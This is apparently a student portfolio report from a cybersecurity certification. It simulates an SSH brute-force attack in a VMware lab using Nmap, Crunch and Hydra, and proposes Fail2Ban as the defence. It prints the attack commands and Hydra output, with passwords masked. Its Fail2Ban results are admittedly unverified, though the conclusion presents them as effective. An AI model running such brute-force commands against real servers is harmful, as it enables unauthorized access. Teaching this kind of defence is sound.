TELKOM DIGIUP 2025 — CYBER SECURITY OFFICER

Simulating a Brute-Force Attack and Implementing Fail2Ban for Linux Server Protection

Andhika Tri Maulana Rizqyanto
Project portfolio summary, Cyber Security Officer certification

1. Overview

Brute-force attack is a method of repeatedly trying different username and password combinations to gain unauthorized access to a system. It commonly targets login services such as SSH on Linux servers. Without a limit on login attempts, an attacker can keep trying until a valid combination is found.

Fail2Ban is a Linux security tool that watches system logs, detects repeated failed login attempts, and automatically blocks the offending IP address for a set period. This project simulates a brute-force attack against an SSH server and uses Fail2Ban to stop it.

2. Objectives

- Explain how a brute-force attack against an SSH server works.
- Apply Fail2Ban as a protection measure for a Linux server.
- Evaluate how effective Fail2Ban is at stopping a brute-force attack.

3. Environment and Tools


Target server	Debian Linux, running OpenSSH server, inside a VMware virtual machine
Attacking machine	Kali Linux, inside a VMware virtual machine
Attack tools	Nmap (port scanning), Crunch (wordlist generation), Hydra (credential brute forcing)
Defense tool	Fail2Ban

4. SSH Setup on the Target Server

OpenSSH server was installed on the Debian machine, and its status was confirmed with systemctl status ssh.

```
root@debian:~# apt install openssh-server -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
openssh-server is already the newest version (1:9.2p1-2+deb12u7).
0 upgraded, 0 newly installed, 0 to remove and 123 not upgraded.
root@debian:~# _
```

Installing OpenSSH server on Debian.



Confirming the SSH service is active and listening on port 22.

To allow remote login for testing, PermitRootLogin was enabled in /etc/ssh/sshd_config.

```
Include /etc/ssh/sshd_config.d/*.conf

Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
```

SSH daemon configuration, with PermitRootLogin set to yes.

5. Attack Simulation

5.1 Reconnaissance

From Kali Linux, connectivity to the target was confirmed with ping, then Nmap was used to scan the target for open ports.

```
└─# ping 192.168.1.140
PING 192.168.1.140 (192.168.1.140) 56(84) bytes of data.
64 bytes from 192.168.1.140: icmp_seq=1 ttl=64 time=1.29 ms
64 bytes from 192.168.1.140: icmp_seq=2 ttl=64 time=1.91 ms
64 bytes from 192.168.1.140: icmp_seq=3 ttl=64 time=1.69 ms
^C
── 192.168.1.140 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 1.287/1.626/1.906/0.256 ms
```

Verifying connectivity to the target server with ping.

The scan showed one relevant open port: 22 (SSH).

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -P 192.168.1.140
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-20 23:36 EST
Nmap scan report for 192.168.1.140 (192.168.1.140)
Host is up (0.00025s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:B8:6F:2B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Nmap scan showing port 22/tcp open on the target.

5.2 Wordlist Generation

Username and password wordlists were generated with Crunch, specifying a minimum and maximum length and the character set to use.

```
┌──(root㉿kali)-[/home/kali]
└─# crunch 7 8 abcdefghijklmnopqrstu -o simple_wordlist.txt
```

Generating a username wordlist with Crunch.

```
┌──(root㉿kali)-[/home/kali]
└─# crunch 7 8 abcdefghijklmnopqrstu -o password.txt
```

Generating a password wordlist with Crunch, using the same approach.

5.3 Credential Brute Forcing

Hydra was run against the target's SSH service using the generated wordlists.

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -L username.txt -P password.txt ssh://192.168.1.140
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-20 22:
11:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 63 login tries (l:9/p:7),
 ~4 tries per task
[DATA] attacking ssh://192.168.1.140:22/
[22][ssh] host: 192.168.1.140   login: debian   password: ******
[22][ssh] host: 192.168.1.140   login: debian   password: ******
[22][ssh] host: 192.168.1.140   login: root   password: *******
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-20 22:
11:23
```

Hydra output. Three valid username and password combinations were recovered; the actual passwords are masked here, since this server existed only for this lab.

Without any limit on login attempts, Hydra was able to recover three valid credential pairs, confirming the server was vulnerable to brute-force attack.

6. Defense: Fail2Ban

Fail2Ban was installed on the Debian server and configured to monitor SSH login activity. It watches the authentication log for repeated failed login attempts from the same address and, once a configured threshold is reached, blocks that address for a set period of time — stopping a brute-force attempt like the one above from continuing.

> *Note: step-by-step screenshots of the Fail2Ban configuration and the repeated Hydra attempt being blocked were not captured during the original lab session, and the virtual machines used are no longer available to redo the test. This section reflects the configuration approach and expected result; it is not re-verified with new evidence.*

7. Conclusion

The simulation confirmed that an SSH server with no login attempt limit is vulnerable to brute-force attack: Hydra recovered valid credentials in a short, automated run. Fail2Ban addresses this by detecting repeated failed logins and automatically blocking the source, reducing the window an attacker has to guess correctly and making this kind of automated attack impractical.